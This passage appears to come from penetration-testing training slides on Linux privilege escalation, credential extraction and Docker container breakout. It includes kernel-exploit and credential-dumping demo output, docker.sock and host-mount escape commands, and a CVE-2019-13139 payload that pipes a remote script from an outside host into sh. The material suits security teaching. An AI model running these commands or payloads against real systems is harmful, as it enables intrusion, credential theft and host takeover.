    pid_t sid;                 /* session ID associated with tty/ppid */
    struct timespec start_time; /* session/ppid start time */
    struct timespec ts;        /* time stamp (CLOCK_MONOTONIC) */
    union {
        dev_t ttydev;         /* tty device number */
        pid_t ppid;           /* parent pid */
    } u;
};
```

Sudo token Exploit

- Exploit similar to token impersonation in windows
- Requirement: `/proc/sys/kernel/yama/ptrace_scope == 0`
- Exploit Scenario
 - You gain access as a user with sudo capabilities however you don't know the password
 - The user has an existing running process which is having sudo token activated. [doesn't work if process is stopped or exited]
 - You can inject in user processes to make your sudo token valid



Heap-Based Buffer Overflow in Sudo: CVE-2021-3156



- A privilege escalation vulnerability in Sudo before 1.9.5p2
- The `set_cmnd()` function which concatenates the command-line arguments into was found to be vulnerable to a heap-based buffer overflow
- An unprivileged user can gain root privileges on a vulnerable host by executing “`sudoedit -s`” with a command line argument that ends with a single backslash character

Polkit Privilege Escalation

- Polkit is used for managing system privileges in unix environments. It handles the policy how an unprivileged process interacts with a privileged process
- The vulnerability is triggered by issuing a dbus-send request and killing the request while polkit is still processing the request
- The vulnerability lies in the way polkit handles a request
- Polkit is a privileged process and it fails to validate the UID of connection and it treats the request with the UID as 0(root)

Reference:

<https://github.blog/2021-06-10-privilege-escalation-polkit-root-on-linux-with-bug/>

<https://t.me/learningnets>



LinEnum: Automated Enumeration



- Scripted Local Linux Enumeration & Privilege Escalation Checks
- <https://github.com/rebootuser/LinEnum>
- Performs large array of checks in an automated manner
- Easier to identify most common attack paths

```
#####  
# Local Linux Enumeration & Privilege Escalation Script #  
#####  
# www.rebootuser.com  
#
```

- Alternative: <http://pentestmonkey.net/tools/audit/unix-privesc-check>

Exercise 5.9



Demo 5.9

Privilege Escalation #2

- Identify a file permission misconfiguration that will allow you to escalate permissions
- Obtain root access by exploiting this flaw

Local Privilege Escalation: Kernel Exploits

- From time-to-time kernel vulnerabilities are discovered, and exploits are publicly released
- Compile and run; as simple as that!

Total 801 entries
<< prev 1 2 3 4 5 6 7 8 9 10 next >>

Date ▾	D	A	V	Title	Platform	Author
2015-06-16	🟢	-	✓	Ubuntu 12.04, 14.04, 14.10, 15.04 - overlayfs Local Root (Shell)	linux	rebel
2015-06-16	🟢	-	✓	Ubuntu 12.04, 14.04, 14.10, 15.04 - overlayfs Local Root (Shadow File)	linux	rebel
2015-06-11	🟢	📄	🟢	OSSEC 2.7 <= 2.8.1 - Local Root Escalation	linux	Andrew Widders.
2015-06-02	🟢	-	🟢	PonyOS <= 3.0 - tty ioctl() Local Kernel Exploit	linux	Hacker Fantast.
2015-06-01	🟢	-	🟢	PonyOS <= 3.0 - VFS Permissions Exploit	linux	Hacker Fantast.
2015-06-01	🟢	-	🟢	PonyOS <= 3.0 - ELF Loader Privilege Escalation	linux	Hacker Fantast.
2015-05-23	🟢	-	🟢	Appport/Ubuntu - Local Root Race Condition	linux	rebel
2015-05-23	🟢	-	✓	Fuse - Local Privilege Escalation	linux	Tavis Ormandy
2015-04-29	🟢	-	✓	Ninja Privilege Escalation Detection and Prevention System 0.1.3 - Race Condition	linux	Ben Sheppard
2015-04-23	🟢	-	🟢	Ubuntu usb-creator 0.2.x - Local Privilege Escalation	linux	Tavis Ormandy
2015-04-17	🟢	-	🟢	Appport - Local Linux Root	linux	Ricardo F. Tel.
2015-04-14	🟢	-	✓	Fedora abrt Race Condition Exploit	linux	Tavis Ormandy
2015-04-14	🟢	-	✓	Appport/Abrt - Local Root Exploit	linux	Tavis Ormandy
2015-03-30	🟢	-	🟢	Fedora 21 - setroubleshootd Local Root PoC	linux	Sebastian Krah.

```
lab@ubuntu: ~  
File Edit View Terminal Help  
lab@ubuntu:~$ id  
uid=1000(lab) gid=1000(lab) groups=4(adm),20(dialout),24(cdrom),46(plugdev),105(lpadmin),119(admin),122(sambashare),1000(lab)  
lab@ubuntu:~$ uname -a  
Linux ubuntu 2.6.32-21-generic #32-Ubuntu SMP Fri Apr 16 08:10:02 UTC 2010 i686 GNU/Linux  
lab@ubuntu:~$ ./CVE2010-4258  
[*] Resolving kernel addresses...  
[+] Resolved econet_ioctl to 0xe09cf2d0  
[+] Resolved econet_ops to 0xe09cf3c0  
[+] Resolved commit_creds to 0xc016dcc0  
[+] Resolved prepare_kernel_cred to 0xc016e000  
[*] Calculating target...  
[*] Triggering payload...  
[*] Got root!  
# id  
uid=0(root) gid=0(root)  
#
```

Local Privilege Escalation: **Kernel Exploits**

- **CVE-2015-1328** - Overlayfs does not properly check permissions for file creation in the upper filesystem directory, allowing privesc by leveraging a configuration in which overlayfs is permitted in an arbitrary mount namespace.

<https://nvd.nist.gov/vuln/detail/CVE-2015-1328>

- **CVE-2016-5195 aka Dirty COW** - Race condition in mm/gup.c allows privesc via incorrect handling of a copy-on-write (COW) feature to write to a read-only memory mapping.

<https://nvd.nist.gov/vuln/detail/CVE-2016-5195>

- **CVE-2017-1000112** - Memory corruption bug in UDP fragmentation offload (UFO) affecting both IPv4/v6 code paths. Exploit condition arises when UFO to non-UFO path switch is performed.

```
int size = SHINFO_OFFSET + sizeof(struct skb_shared_info);
int rv = send(s, buffer, size, MSG_MORE);

int val = 1;
rv = setsockopt(s, SOL_SOCKET, SO_NO_CHECK, &val, sizeof(val));

send(s, buffer, 1, 0);

close(s);
```

2. send packet with MSG_MORE
informing kernel that we'll send
more data later

3. disable UDP checksum

4. make next send non-UFO to
trigger vuln path

<http://ricklarabee.blogspot.in/2017/12/adapting-poc-for-cve-2017-1000112-to.html>
<https://securingtomorrow.mcafee.com/mcafee-labs/linux-kernel-vulnerability-can-lead-to-privilege-escalation-analyzing-cve-2017-1000112/>

Local Privilege Escalation: **Kernel Exploits**

- **CVE-2018-15688** - Buffer overflow vulnerability in the dhcp6 client of systemd, allows malicious dhcp6 server to overwrite heap memory in systemd-networkd.

<https://nvd.nist.gov/vuln/detail/CVE-2018-15688>

- **CVE-2019-8912** - af_alg_release() in crypto/af_alg.c neglects to set a NULL value for a certain structure member, which leads to a use-after-free in sockfs_setattr.

<https://nvd.nist.gov/vuln/detail/CVE-2019-8912>

- **CVE-2020-8835** - eBPF verifier makes faulty assumptions, plus flawed math in additional security control “ALU sanitizer”, results in ability to perform out-of-bounds (OOB) reads and writes in kernel memory. Since the eBPF program’s JIT’d assembly runs in kernel space, this allows escalation from the bpf syscall straight to ring 0, giving the attacker root privileges.

<https://www.thezdi.com/blog/2020/4/8/cve-2020-8835-linux-kernel-privilege-escalation-via-improper-ebpf-program-verification>

<https://capsule8.com/blog/ebpfs-rollercoaster-of-pwn-an-overview-of-cve-2020-8835/>

Post Exploitation: What Next?

- Remember everything is a file - look inside : `/etc/`
- Networks : `/sbin/ifconfig`, `ip link`
- Look at history or other files in home directory :
 - `find /home -type f -iname '.*history'`
- Look at ssh keys in : `/home/<user>/.ssh/`
- Look at firewall rules : `iptables -L`
- Look at open files : `lsof -nPi`
- Active connections : `netstat -nltupw`
- Arp : `arp -a`
- Route: `route -n`
- Gimmecredz : <https://github.com/0xmitsurugi/gimmecredz>

Reference:

<https://github.com/mubix/post-exploitation/wiki/Linux-Post-Exploitation-Command-List>

<https://t.me/learningnets>



Post Exploitation: Credential Extraction



- **mimipy / mimipenguin**
 - This tool dumps the process memory, uses it to create a wordlist to bruteforce shadow file, It can also help extract passwords from memory
 - Result: Insanely fast plaintext credential retrieval
- **3snake**
 - <https://github.com/blandin/3snake>
 - Dumps the password from active process memory (SSH)
- **Gimmicredz**
 - Extract Credentials from various configuration files from system

Demo: Mimipy



```
root@ubuntu:/tmp# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:50:56:9f:74:2c
          inet addr:192.168.9.209  Bcast:192.168.255.255  Mask:255.255.0.0
          inet6 addr: fe80::250:56ff:fe9f:742c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:604108 errors:0 dropped:5336 overruns:0 frame:0
          TX packets:960 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:40690989 (40.6 MB)  TX bytes:160381 (160.3 KB)
```

```
root@ubuntu:/tmp# python mimipy.py
[SYSTEM - LightDM] :
- Process      : /usr/sbin/lightdm
- Username     : foo
- Password     : A[REDACTED]:1
[SYSTEM - SSH Server - sudo] :
- Process      : /usr/sbin/sshd
- Username     : foo
- Password     : A[REDACTED]
[SYSTEM - GNOME] :
- Process      : /usr/bin/gnome-keyring-daemon
- Username     : foo
- Password     : A[REDACTED]:1
root@ubuntu:/tmp#
```

Demo: 3Snake

```
root.3snake >>> !.
```



Demo: Gimmicredz



```
mitsurugi@dojo:~/metalBlack/github/gimmecredz$ ./gimmecredz.sh
#####
#                               Gimme credz !!!
#####
#                               The name's 0xMitsurugi
#                               Remember it!
#####

##### FILES! #####

**** .docker/config.json credz [/home/mitsurugi] ****

[+] GOT ONE!!
File: /home/mitsurugi/.docker/config.json
      "gitlab.supersecret.tux": {
        "auth": "bW9uU3VwZXJVC2VyO nBhc3N3b3JkX2VuX2NsYWly"

**** mysql_my_cnf credz [/home/mitsurugi] ****

[+] GOT ONE!!
File: /home/mitsurugi/.my.cnf
user=mysqluser
password=mysqlpass

**** pidgin (libpurple) credz [/home/mitsurugi] ****

[+] GOT ONE!!
File: /home/mitsurugi/.purple/accounts.xml
      <name>mitsurugi@10.10.10.10/</name>
      <password>SuperStrongPass</password>

**** mysql pass in CLI history credz [/home/mitsurugi] ****
```

Linikatz

- Needs root access. Linikatz Aka as the Mimikatz of the Linux world
- Abilities to extract ccached hashes
- Analyses memory processes to check for cleartext passwords
- Extracts kerberos tickets from linux kernel keyrings
- Dumps important configuration files
- Analyses the /etc/krb5.keytab file for sensitive information

<https://labs.portcullis.co.uk/download/eu-18-Wadhwa-Brown-Where-2-worlds-collide-Bringing-Mimikatz-et-al-to-UNIX.pdf>

<https://t.me/learningnets>





```
I: [kerberos-check] User Kerberos tickets
I: [memory-check] In memory passwords, plain text or stored as a hash
I: [sss-check] SSS processes
I: [sss-check] Process dump (9645)
I: [sss-check] Process dump (9646)
$6$u/TUaAKM20cdbnwf$0b/.065RzNvHqFUW1xqVxcaPY2
I: [sss-check] Process dump (9647)
I: [sss-check] Process dump (9648)
$6$ua
$6$u/TUaAKM20cdbnwf$0b/.065RzNvHqFUW1xqVxcaPY2
MAPI
I: [sss-check] Process dump (9853)
I: [vas-check] VAS processes
I: [pbis-check] PBIS processes
I: [memory-check] In memory tickets
I: [kerberos-check] Kerberos process dump (1080)
^C
```

Exercise 5.10



Demo 5.10

Post Exploitation

- Obtain the cleartext password for 'foo' user



Container Technologies

- ☒ Docker
- ☒ Kubernetes



Container Technologies

Docker



<https://t.me/learningnets>

Why Docker?


- Removes the “It works on my System” syndrome
- Easy & quick to setup environments and test beds
- Loved by start-ups and for PoC development teams
- Loved by Google and likes for scalability and deployment ease
- As secure as you configure it!



Difference between Docker and VMs



- In VM hypervisor is used to host kernels of different operating systems allowing host to run multiple operating systems like Linux and windows.
- In docker containers all the operating systems share same kernel restricting Linux host to run only Linux based operating systems like Ubuntu, Centos , Red-hat etc.




How Does Docker Work?

- Docker normally runs as a service with elevated privileges (YAY!)
- Docker image is downloaded from a public hub (Docker Hub) or a private hub
- Image is provided with a set of options and executed as a container
- The image may expose ports to other containers or to the external network
- **Docker provides an internal network for all containers on the same host**



Docker Architecture




Container Registry

- You can Host your own Registry
 - Selfhost, Amazon ECR, Google Container Registry are some options
- Write Access to registry will allow planting backdoors:
 - Pull a docker image from registry
 - Update image with backdoor
 - Upload back to container registry
 - Wait for the image to be used next time



Docker Layered File System

- Docker supports multiple storage drivers but most modern linux kernels support Overlay2 file system.
- A new container adds a new & thin writable layer on top of the underlying stack of layers present in the docker image.
- Docker images are immutable, and the changes made to the writable layer are ephemeral



<https://t.me/learningnets>

<https://www.programmersought.com/article/84515373742/>

Reference:



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Internals: How Does Docker Work?



- Docker internally relies on the following things:
 - Namespaces: isolates from other process IDs
 - Control groups: applies resource based limitations (cpu, memory)
 - Chroot jailing: Limit access to specific directory
- Due to namespaces, first process is directly application id and not init / launchd etc

Docker Internals



- Docker uses a technology called **namespaces** to provide the isolated workspace called the container. When you run a container, Docker creates a set of namespaces for that container.
- **Cgroups** also known as control groups are used to allocate CPU time, system memory, network bandwidth, or combinations of these among user-defined groups of tasks for the docker container.
- A **chroot jailing** allows you to run a program (process) with a root directory other than the actual root directory (/).
- Kernel **capabilities** turn the binary “root/non-root” dichotomy into a fine-grained access control system.

Docker: For Pentesters

- From outside it will appear as any other system
- `/proc/1/cgroup` will show docker references
- `pid 1 != init / launchd`

```
/ #  
/ # ps  
PID    USER      TIME      COMMAND  
    1   root         0:00    sh  
   26   root         0:00    ps  
/ # █
```

```
/ # cat /proc/1/cgroup  
14:name=systemd:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08  
13:pids:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08  
12:hugetlb:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08  
11:net_prio:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08  
10:perf_event:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08  
9:net_cls:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08  
8:freezer:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08  
7:devices:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08  
6:memory:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08  
5:blkio:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08  
4:cpuacct:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08  
3:cpu:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08f7  
2:cpuset:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08  
1:name=openrc:/docker  
/ # █
```

Docker: For Pentesters



- Bash / Python / Perl isn't usually available
- Containers are disposable hence no Persistence ensured
- Containers can have different resources shared
- Container crash === new spawn anywhere
- Docker Internal Network (172.17.0.0/16)
 - <https://docs.docker.com/engine/userguide/networking/>
- Video: <https://youtu.be/V42OQd7p-7Y>

Docker: Running Container Process as Root



- By default host UID == container UID
- Root in container == root on base box (if container is running with --privilege)
- If a file system is shared, you may have a direct path to get root
- `docker run -itv /:/host alpine /bin/sh`
 - i: interactive
 - t: allocate a pseudo TTY
 - v: bind mount a directory
- Inside the container you can access files in /host or use chroot
 - chroot /host

Docker: Exposing Docker Socket/TCP



- Docker socket == access to docker daemon
- Docker could listen on port 2375 (noauth) 2376 (TLS)
 - <https://docs.docker.com/engine/reference/commandline/dockerd/#examples>
- Generally: Dashboard or reporting application containers
- Misconfiguration, (un)intended exposure == compromise
- Video: <https://youtu.be/6q7TBbUylbw>

Exposing docker.sock in docker container



```
vagrant@ubuntu1804:~$ sudo docker exec -it 00277ba4581c bash
bash-4.4$ id
uid=1000 gid=999(ping)
bash-4.4$ ps aux
PID   USER     TIME   COMMAND
    1   1000      0:00   sleep 99d
    8   1000      0:00   bash
   16   1000      0:00   ps aux
bash-4.4$ capsh --print
Current: =
Bounding set =
Ambient set =
Securebits: 00/0x0/1'b0
secure-noroot: no (unlocked)
secure-no-suid-fixup: no (unlocked)
secure-keep-caps: no (unlocked)
secure-no-ambient-raise: no (unlocked)
uid=1000(???)
gid=999(ping)
groups=
bash-4.4$ ls -ln /var/run/docker.sock
srw-rw----  1 0          999          0 Jun 16 22:52 /var/run/docker.sock
bash-4.4$ docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS
00277ba4581c       quay.io/maulilion/dind:master  "sleep 99d"        36 seconds ago     Up 35 seconds
nifty_archimedes
```

Container running with limited user

Container running with limited capabilities

docker.sock mounted in the container

docker cliet available in the container

Docker host's filesystem mounted in the new container

```
bash-4.4$ docker run -it -v /:/host/ ubuntu bash
root@4a4bfe583656:/# ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.2  0.1  4112 3452 pts/0    Ss   00:27   0:00 bash
root         8  0.0  0.1  5900 2992 pts/0    R+   00:27   0:00 ps aux
root@4a4bfe583656:/# chroot /host/ bash
root@4a4bfe583656:/# ps aux | more
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.4 77720 8888 ?        Ss   Jun16   0:03 /sbin/init
root         2  0.0  0.0      0     0 ?        S    Jun16   0:00 [kthreadd]
root         4  0.0  0.0      0     0 ?        I<   Jun16   0:00 [kworker/0:0H]
root         6  0.0  0.0      0     0 ?        I<   Jun16   0:00 [mm_percpu_wq]
```

PIDs accessible to the new container

Using chroot to change container filesystem to docker host's filesystem

PIDs of the docker host now accessible to the new container

Docker: Unpatched Host /Guest

- Docker shares the kernel with the host
- Kernel bugs could result in host compromise
- Video: <https://youtu.be/y7XoIOhWStc>



Docker: runc exploit (CVE-2019-5736)

- Runc is a runtime lightweight container which is used for spawning and running containers as per the OCI specification. Used as default runtime for containers with Docker, containerd, Podman, etc.
- The vulnerability CVE-2019-5736, allows an attacker controlled container to overwrite the host runc binary and further gain root-level code execution.
- This is due to a misconfiguration wherein the host root is mapped into the container's user namespace.
- This bug bypasses all the default security mechanisms like Apparmor, default SELinux policy, etc.

Reference:

<https://seclists.org/oss-sec/2019/q1/119>

<https://t.me/learningnets>



Docker build code execution (CVE-2019-13139)



- Command execution vulnerability in Golang code of Docker executable
- Docker build accept remote url
- The url is splitted in parts and supplied to git binary
- ---upload-pack option is supplied via url parameter
- To satisfy the condition for parsing the value must contain ":"

Exploit Code:

```
docker build "git@g.com/a/b#--upload-pack=<code_exec>;#:"
```

Reference:

<https://staaldraad.github.io/post/2019-07-16-cve-2019-13139-docker-build/>

Docker CVE 2019-13139

- Exploit results in these commands

```
$ git init
```

```
$ git remote add git@g.com/a/b
```

```
$ git fetch origin "--upload-pack=<command>;  
git@g.com/a/b"
```

```
root@rev:/tmp/aaab#  
root@rev:/tmp/aaab# ls -l /tmp/docker-cve  
ls: cannot access '/tmp/docker-cve': No such file or directory  
root@rev:/tmp/aaab#  
root@rev:/tmp/aaab# docker build "git@g.com/a/b#--upload-pack=curl -s sploit.conch.cloud/pew.sh|sh;#:"  
unable to prepare context: unable to 'git clone' to temporary context directory: error fetching: fatal: Could not read from remote repository.  
  
Please make sure you have the correct access rights  
and the repository exists.  
: exit status 128  
root@rev:/tmp/aaab#  
root@rev:/tmp/aaab# ls -l /tmp/docker-cve  
-rw-r--r-- 1 root root 18 Jul 16 18:30 /tmp/docker-cve  
root@rev:/tmp/aaab# cat /tmp/docker-cve  
Docker dice hola!  
root@rev:/tmp/aaab#  
root@rev:/tmp/aaab# █
```

Docker: Exploits



- **Case Study 1:**
- TLDR: exploiting host from docker via kernel module
- As kernel is shared between docker and host, kernel module attacks host
- Reverse shell obtained by loading a custom kernel modules
- Need root access on the docker container

Reference:

<https://www.cyberark.com/threat-research-blog/how-i-hacked-play-with-docker-and-remotely-ran-code-on-the-host/>

- **Case Study 2:**
- CVE-2018-15514: .net Deserialization bug in docker for windows

Reference:

<https://srcincite.io/blog/2018/08/31/you-cant-contain-me-analyzing-and-exploiting-an-elevation-of-privilege-in-docker-for-windows.html>

Docker: Common Commands



- Docker System Information
 - `docker system info`
- List running containers
 - `docker ps`
- Run a container
 - `docker run -it <image_name> <binary_path>`
- Enumerate various details
 - `docker [container|service|stack|plugin] ls`
- Enumerate images
 - `docker images`

Exercise 6.1



Demo 6.1

Docker Breakout

- Identify ways to run Docker containers on 192.168.X.209 using the limited user accounts “foo” or “foo2”
- Identify containers and images available on the system
- Obtain root ssh access to 192.168.X.209 using docker and read /etc/pwn.txt on the host

Docker: Secure Configuration



- Docker security relies on secure configuration at all levels
 - Scrutinize “docker” group
 - Docker Socket: only available to root and docker group users
 - Docker daemon: only available to root and docker group users
 - Docker containers: run processes via limited users
 - Docker host and guest: keep up-to-date
- Scan Docker configuration files

Docker: Configuration Review


- Docker Security Scanning via DockerHub :
<https://docs.docker.com/docker-cloud/builds/image-scan/>
- Clair : <https://github.com/coreos/clair>
- Atomic Scan:
<https://developers.redhat.com/blog/2016/05/02/introducing-atomic-scan-container-vulnerability-detection/>
- <https://anchore.com/>
- Dockerscan : <https://github.com/cr0hn/dockerscan>
- Dockscan: <https://github.com/kost/dockscan>
- Nessus: <https://www.tenable.com/blog/auditing-docker-with-nessus-66>



Vulnerable Docker VM

- We have created a vulnerable docker VM that suffers from many of the vulnerabilities discussed throughout this session.
- This is available to download from the following URL:

